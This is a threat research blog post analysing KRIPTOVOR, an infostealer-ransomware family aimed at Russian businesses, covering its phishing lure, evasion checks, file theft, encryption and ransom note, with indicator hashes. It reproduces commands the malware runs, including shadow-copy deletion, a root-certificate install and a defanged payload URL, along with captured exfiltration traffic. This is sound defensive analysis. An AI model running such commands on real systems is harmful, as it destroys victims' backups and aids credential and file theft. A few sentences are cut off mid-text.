Threat Research

Analysis of KRIPTOVOR: Infostealer+Ransomware

April 08, 2015 | by Erye Hernandez | Advanced Malware

RANSOMWARE ADVANCED MALWARE

KRIPTOVOR, from the Russian word *'kripto'* which means crypto and *'vor'* which means thief, is what we named this malware family due to its Russian stomping grounds and the malware's behavior. FireEye Labs has collected several samples of this malware (see the Appendix), which primarily targets Russian businesses, or any international companies that do business in Russia.

The malware is modular, which makes it easy for the author to add more functionality. Analysis of an early variant shows that it was first used to steal cryptocurrency wallets from its victims. Over time it evolved to include a ransomware component.

The earliest known infection of the variant with the ransomware component is in early 2014. Several victims reported to have lost their files. Their documents were encrypted and the file extensions were changed to .JUST. The malware also leaves a ransom note taking the victim hostage.

The author put a lot of effort into making it difficult to detect this malware. It employs several evasion techniques and it even cleans up after itself whether or not it was successful in stealing or encrypting its targets. The malware also checks if the victim belongs to specific network segments, which suggests that the author intended on keeping the infections to specific regions.

In this blog, we discuss KRIPTOVOR in detail from the infection vector to the ransom note. Figure 1 depicts the entire cycle of this malware. It starts with the attacker sending an email to the victim. The victim opens the email and the attached Word document. The Word document contains an embedded binary file, which the attacker crafted to look like a PDF file. Opening the binary launches a PDF file containing a resume. Unbeknownst to the victim, the malware begins its routine in the background.



Figure 1. Overview of KRIPTOVOR

Infection Vector

The unsuspecting victim receives KRIPTOVOR via an email attachment. The subject of the email is: Резюме на вакантную должность, which translates to *"Resume for the vacant post"*. Both the subject and the sender's email address (which is likely spoofed) vary. The following is a list of email addresses we have collected:

- y.volkova@i-jazz.ru
- kirova.l@mutualizm.ru
- kirova.ls@orangedv.tmweb.ru
- kirova-l@wibor5.ru
- abramova.l@wibor5.ru
- abramova@sabona.ru
- l_abramova@festivalps.ru
- l_abramova@wibor5.ru

Upon opening the attachment (488ba9382c9ee260bbca1ef03e843981), the victim is presented with a Word document (see Figure 2) that says "Дважды кликните, чтобы открыть резюме в Adobe Reader" which translates to "Double-click to open the resume in Adobe Reader."



Figure 2. Word Document Sample

The seemingly benign Word document contains an embedded binary file that is MPRESS packed (other variants are UPX packed). Most of the embedded binary file samples we have seen are also digitally signed with the same untrusted certificate (see Figure 3) they install onto the victim's machine later in the process.



Figure 3. Certificate used

Infostealer Component

Decoy

Double-clicking on the embedded file (e426309faa42e406e5c0691bf5005781), which we call KRIPTOVOR.Infostealer, launches a decoy document. It is a PDF file containing a resume. Examples of the resumes used can be seen in Figure 4. The KRIPTOVOR.Infostealer quits if it detects that it is running in a virtual environment. It may not continue for several other reasons, which we discuss below.



Figure 4. Decoys from various samples

Evasion Techniques

Despite the file being MPRESS packed, most of its Unicode strings are also single-byte XOR encoded. The XOR key varies across variants of KRIPTOVOR.Infostealer. The XOR encoded strings include the hard-coded list of processes, computer names, IP addresses, network segments, and registry entries that it checks.

The malware performs a series of checks as follows (the order varies depending on the variant):

- Check Internet connection by accessing http://www.adobe.com
- Enumerate processes running on the machine and check them against a list
- Obtain the victim's machine name and checks it against a list
- Obtain victim's IP address by going to http://checkip.dyndns.org

attachment when the running process check passes but the registry entry check fails. The subject line has the following format: “Error: <victim_machine_name>:<victim_ip_address>” as shown in Figure 5.

```
From: "pos@plantsroyal.org" <pos@plantsroyal.org>
Subject: Error: [REDACTED]:[REDACTED]
To: sales@plantsroyal.org
Content-Type: multipart/mixed; boundary="bOxWwhG=_XEE84elKvp2k4DOv7VUUpChmi"
MIME-Version: 1.0
Date: Fri, 23 Jan 2015 10:52:38 -0800

This is a multi-part message in MIME format

--bOxWwhG=_XEE84elKvp2k4DOv7VUUpChmi
Content-Type: text/plain
Content-Transfer-Encoding: quoted-printable
Content-Disposition: inline

PC: [REDACTED]
Text: 4
IP: [REDACTED]
TS: 10:52:20 AM

--bOxWwhG=_XEE84elKvp2k4DOv7VUUpChmi
Content-Type: application/octet-stream;
.name="proclog.log"
Content-Transfer-Encoding: base64
Content-Disposition: attachment;
.filename="proclog.log"
```

Figure 5. Email sent when an error is encountered

If KRIPTOVOR.Infostealer discovers that there is no Internet connection or the system it is running on matches anything on the hard-coded list, it cleans up itself by deleting the decoy document and files in the victim’s temporary folder then exits.

It also checks if it has been run before by looking up the following registry entry:

```
HKEYCU\Software\Adobe\Installed
```

If this key exists with a value of “True,” it goes through the clean up and exits. Otherwise, it places the key value pair in the registry.

Aside from this registry key, it checks if a mutex named *“rocs”* exists. If it does not, it creates one.

Certificate Install

Once all of the checks pass, KRIPTOVOR.Infostealer drops a certificate file (the same one used to sign the binary) and a copy of Microsoft’s Certificate Manager Tool into the %USERPROFILE% folder. It uses the Certificate Manager Tool to add the certificate to the local machine with the following command:

```
CertMgr.exe -add -c "%USERPROFILE%\sert.cer" -s -r localMachine root
```

certificate after it has been installed. We speculate that the author added this for possible future use.

Payload Download

After it installs the certificate, it downloads a file from hxxp://plantsroyal[.]org/css/salomon.rar into the user folder as *temporary.rar* then extracts the file into the %USERPROFILE% folder. As soon as this password-protected RAR file has been extracted, it changes the file attribute to *hidden* and adds the registry key shown in Figure 6.



Figure 6. AdobeUpdate key is added to HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce

The extracted file, which is the ransomware component (described below under Ransomware Component), has the following attributes:

File: AdobeSystem.exe

Size: 1596456

MD5: 00e3b69b18bfad7980c1621256ee10fa

Compiled Date: Fri, Jan 16 2015, 18:02:18 - 32 Bit

KRIPTOVOR.Infostealer also sends an email with the process list and a screenshot of the desktop to notify the attacker that things have gone well with the victim's machine. The subject line has the following format: "Hello: <victim machine name>:<victim ip address>" as seen in Figure 7.

```
MIME-Version: 1.0
Date: Fri, 23 Jan 2015 18:05:25 -0800

This is a multi-part message in MIME format

--MUABkThNg758nHivYw2HjvWLBacRCI5=_E
Content-Type: text/plain
Content-Transfer-Encoding: quoted-printable
Content-Disposition: inline

PC: [REDACTED]
Text: Install
IP: [REDACTED]
TS: 6:05:25 PM

--MUABkThNg758nHivYw2HjvWLBacRCI5=_E
Content-Type: application/octet-stream;
.name="proclog.log"
Content-Transfer-Encoding: base64
Content-Disposition: attachment;
.filename="proclog.log"


From: "pos@plantsroyal.org" <pos@plantsroyal.org>
Subject: Hello: [REDACTED]:[REDACTED]
To: sales@plantsroyal.org
Content-Type: multipart/mixed; boundary="MUABkThNg758nHivYw2HjvWLBacRCI5=_E"
MIME-Version: 1.0
Date: Fri, 23 Jan 2015 18:05:25 -0800

This is a multi-part message in MIME format

--MUABkThNg758nHivYw2HjvWLBacRCI5=_E
Content-Type: text/plain
Content-Transfer-Encoding: quoted-printable
Content-Disposition: inline

PC: [REDACTED]
Text: Install
IP: [REDACTED]
TS: 6:05:25 PM

--MUABkThNg758nHivYw2HjvWLBacRCI5=_E
Content-Type: application/octet-stream;
.name="proclog.log"
Content-Transfer-Encoding: base64
Content-Disposition: attachment;
.filename="proclog.log"
```

Figure 7. Email sent after successfully extracting the downloaded RAR file

Stealing Files

After sending an email, it goes through every file on the victim's computer. It is only interested in files with the following extensions:

.txt	.zip

.rar	.7z

Once a file matches any of these criteria, it filters it some more by checking if the file contains any of the following patterns:

кехло	*parol*	*еппецич*	*email*
e-mail	*login*	*олжни*	*рлфчниж*
hosting	*блфчцк*	*цбеоаипе*	*nic.ru*
timeweb			

If a file happens to match any of the patterns listed above, it checks the filename against the following list:

· uds_hosting.txt · getLoginStatus.txt · LoginForm.zip · fb_login.zip · xmpp_login.zip · EmailShield.txt · phone_login_images.zip	· phone_login_icon.zip · THIRDPARTYLICENSEREADME.txt · ThirdPartyNotices.txt · ThirdPartyCopyrightNotices.txt · THIRDPARTYLICENSEREADME-JAVAFX.txt

If it does **NOT** match any of these filenames, it sends the file to a remote server via HTTP POST with the URI /loader.php?name=<victim_machine_name> as shown in Figure 8. It also checks if the filename is ***wallet.dat***. If this is the case, it sends the file via HTTP POST as well.

```
Content-Type: multipart/form-data; boundary=--------012715154449367
Content-Length: 3721
Host: plantsroyal.org
Accept: text/html, */*
Accept-Encoding: identity
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:x.xx) Gecko/20030504
Mozilla Firebird/0.6
```

Figure 8. HTTP headers for the POST request

Ransomware Component

Decrypting Strings

KRIPTOVOR.Ransomware (00e3b69b18bfad7980c1621256ee10fa) retrieves two items from its resource section. SHKBWX is the encryption key and CFNRQR is an encrypted blob that contains strings that the malware uses to load the necessary Windows API functions. After going through the custom decryption routine in the binary, the encrypted blob looks like Figure 9.

```
0000000: 4372 6561 7465 5072 6f63 6573 7357 2c52  CreateProcessW,R
0000010: 6561 6450 726f 6365 7373 4d65 6d6f 7279  eadProcessMemory
0000020: 2c56 6972 7475 616c 416c 6c6f 632c 4765  ,VirtualAlloc,Ge
0000030: 7454 6872 6561 6443 6f6e 7465 7874 2c56  tThreadContext,V
0000040: 6972 7475 616c 416c 6c6f 6345 782c 5772  irtualAllocEx,Wr
0000050: 6974 6550 726f 6365 7373 4d65 6d6f 7279  iteProcessMemory
0000060: 2c53 6574 5468 7265 6164 436f 6e74 6578  ,SetThreadContex
0000070: 742c 5265 7375 6d65 5468 7265 6164 2c4e  t,ResumeThread,N
0000080: 7455 6e6d 6170 5669 6577 4f66 5365 6374  tUnmapViewOfSect
0000090: 696f 6e2c 4b65 726e 656c 3332 2c6e 7464  ion,Kernel32,ntd
00000a0: 6c6c 2c47 6574 4d6f 6475 6c65 4669 6c65  ll,GetModuleFile
00000b0: 4e61 6d65 572c 352c 3130 3235 3332 302c  NameW,5,1025320,
00000c0: 2c73 72d5 cd51 319b 4db6 caba 485a 9224  ,sr..Q1.M...HZ.$
```

Figure 9. Decrypted resource

Process Replacement

The malware allocates space in memory and loads a copy of itself into this space using fread. It then grabs the data starting at offset 0x8a805 in the allocated region and copies it to the beginning of the allocated region. This data is then decrypted in place, forming a new binary (3d8e0471b822e7cb8efb490ea2801262). After the decryption is complete, it creates a new suspended process of itself and then passes the process handle to UnMapViewOfSection. It then copies the thread context of the host process into this newly created process as well as the newly decrypted binary from the earlier allocated space.

(6fc98a27bda791282ba101ac696bffa1) found in its resource section.

Mutex gordon

The UPX packed PE file (6fc98a27bda791282ba101ac696bffa1) first checks if a mutex named *"gordon"* exists. If it does, then the malware terminates. Otherwise, it creates it.

Shared Code

The following elements of this malware are similar to the KRIPTOVOR.Infostealer discussed earlier:

- Single-byte XOR decode function used to decode strings
- All evasion techniques (checking network segments, process list, etc)

It also looks for the following registry entry and deletes it if found:

```
HKEYCU\Software\Adobe\Installed
```

TurboPower LockBox 3

For the encryption scheme, KRIPTOVOR.Ransomware uses an open-source Delphi library called LockBox 3. The malware passes off key generation and file encryption to this library. After the key generation process, it sends a copy of the private key to the attacker via email and retains the public key. Once the email has been successfully sent, it starts the encryption process. To encrypt each file, LockBox 3 generates a random AES key which gets encrypted with the public key and stored at the start of the file. If packet capture is enabled on the network, it is possible to obtain the private key since it is sent out in plaintext. Searching the packet capture for the following email subject format would help: "Locked: <victim_machin_name>(<ID>)". Figure 10 shows what the email actually looks like. The ID is the same identifier used in the ransom note.

```
From: "tailor@plantsroyal.org" <tailor@plantsroyal.org>
Subject: Locked: [REDACTED](6756193866)
To: sales@plantsroyal.org
Content-Type: multipart/mixed; boundary="hb6pZdwXJLjG=_C3aYgsseeE6oxmE6N2SP"
MIME-Version: 1.0
Date: Thu, 12 Mar 2015 21:02:07 -0800

This is a multi-part message in MIME format

--hb6pZdwXJLjG=_C3aYgsseeE6oxmE6N2SP
Content-Type: text/plain
Content-Transfer-Encoding: quoted-printable
Content-Disposition: inline

PC: [REDACTED]
ID: 6756193866
Expire: 3/15/2015
IP: [REDACTED]
TS: 9:02:07 PM
```

Figure 10. Email sent with the private key attached

It then executes the following commands to prevent the victim's machine from going on standby or hibernate while the malware encrypts files in the background.

```
powercfg.exe -x -standby-timeout-ac 0
powercfg.exe -x -standby-timeout-dc 0
powercfg.exe -x -hibernate-timeout-ac 0
powercfg.exe -x -hibernate-timeout-dc 0
```

Encrypted Files

KRIPTOVOR.Ransomware also deletes all shadow copies on the machine with the following command. This prevents the victim from going back to a previous state of their machine.

```
vssadmin.exe Delete Shadows /All /Quiet
```

It enumerates through the drive letters and is interested in fixed drives and network drives. It then scans the drives for the file types below to encrypt and adds a .JUST extension to them.

.1cd	.cfn	.dt	.eml	.html	.ldf	.pab	.psb	.shy	.xcf
.7z	.crt	.dwf	.enc	.jbc	.lgp	.pcx	.psd	.snk	.xls
.accdb	.csr	.dwg	.epf	.jif	.md	.pdf	.pst	.sql	.xlsm
.accdc	.dbc	.dws	.eql	.jiff	.mdb	.pem	.rar	.sqlite	.xlsx
.adp	.dbf	.dxe	.erf	.jpe	.mdf	.pfx	.raw	.sqlite3	.xof
.afp	.dbt	.dxl	.fb	.jpeg	.mht	.ply	.rev	.sqlitedb	.zip
.bfa	.dbx	.ebd	.fb2	.jpf	.mxl	.png	.rtf	.stl	.zipx
.bpk	.der	.edb	.fc2	.jpg	.oab	.pov	.rzk	.tbb	
.bsk	.djvu	.efb	.fcz	.just	.ost	.ppsx	.rzx	.tbn	
.cdr	.doc	.efn	.fg	.kdb	.p7	.ppt	.sec	.tif	
.cer	.docm	.egg	.fp3	.kdbx	.p7b	.pptx	.sef	.tiff	

Ransom Note

Compared to CryptoLocker and its other variants, KRIPTOVOR is a bit subdued. It does not have any flashy signs informing the victim that their files have been encrypted. It leaves a *"MESSAGE.txt"* file (see Figure 11) in every folder that it has traversed including the Desktop and the Startup folders.



Figure 11. Ransom note

This message roughly translates to the following:

The cost of the decryptor can be obtained by writing an email to: payment.cashery@gmail.com

In the subject line please include your ID:6756193866

Please do not try to decrypt the files using third-party tools.

You can completely corrupt them, and even the original decryptor will not help.

Requests will be accepted until 3/18/2015

After 3/18/2015 requests will be ignored.

Emails are handled automatically by the system.

There may be a delay in responses

Conclusion

We find a lot of businesses are impacted by less sophisticated but still dangerous threats like this one. It is quite unfortunate that victims of this malware have little recourse. As a preventative measure, it is essential to educate users about security and social engineering attacks to prevent them from becoming victims. It is also crucial to have backups of important files, both to prevent being a victim of ransomware and as a good practice for disaster recovery.

- 2191510667defe7f386fc1c889e5b731
- 23afbf34eb2cbe2043a69233c6d1301b
- 28dae07573fecee2b28137205f8d9a98
- 2ea06433f5ae3bffa5896100d5361458
- 39391e022ce89784eb46fed43c8aa341
- 488ba9382c9ee260bbca1ef03e843981
- 4add1925e46ed6576861f62ebb016185
- 68dfcb48d99a0735fdf477b869eac9df
- 6e618523c3eb5c286149c020fd6afadd
- 79b4c9f1b81b26853ea74adf4559d5f2
- 7da180d0e49ee2b892c25bc93865b250
- 890c9bb8b257636a6e2081acdfdd6e3c
- 89fd244336cdb8fab0527609ca738afb
- 8dbb0f6470af1876af0b00d8eb6c0bd3
- 90a75836352c7662cb63dbc566f8e2de
- 90f1572e1bfe9f41bbdbd4774411aeb9
- a08b44d7f569c36e33cd9042ba7e5b42
- a46db27f911d928d359e7a1b8fdee0e9
- a5d87890fa20020e6fdb1d7408c8a1ca
- af6d27b47ae5a39db78972be5cbd3fa0
- b62fe0f712e6d60fbcaa1ad97ffef952
- d2aa056f1cb2b24e1ab4bb43169d8029
- d44247b3e8d0d40a5b128c66af3de0ce
- d830c65be2ffc18ea16ba936bd3b9e61
- dcadfe8c1da9616b69b1101e7980f263
- dceaf98d6aa90d42fc89f78cc3153689
- e5765ebfdbe441e444d30ae804f9e01b
- e5a65138290f1f972a29fdab52990eb9
- fdd4f8ba09da78e1ff2957305d71563f

Trojan Hashes (Embedded PE File – Infostealer)

- 029ffc5ddf1e3c4181fe2fa74faaf923
- 0c99625be98b89a5eb25ec512d02bbb4
- 11bd9b1da90e0ffa2701ce83573057a4
- 16ef21dc28880a9bf4cd466618bcc2b1
- 2771174563606448a10cb0b5062825a5
- 2771174563606448a10cb0b5062825a5
- 2bcc3a2178cf01aece6284ef0932181b
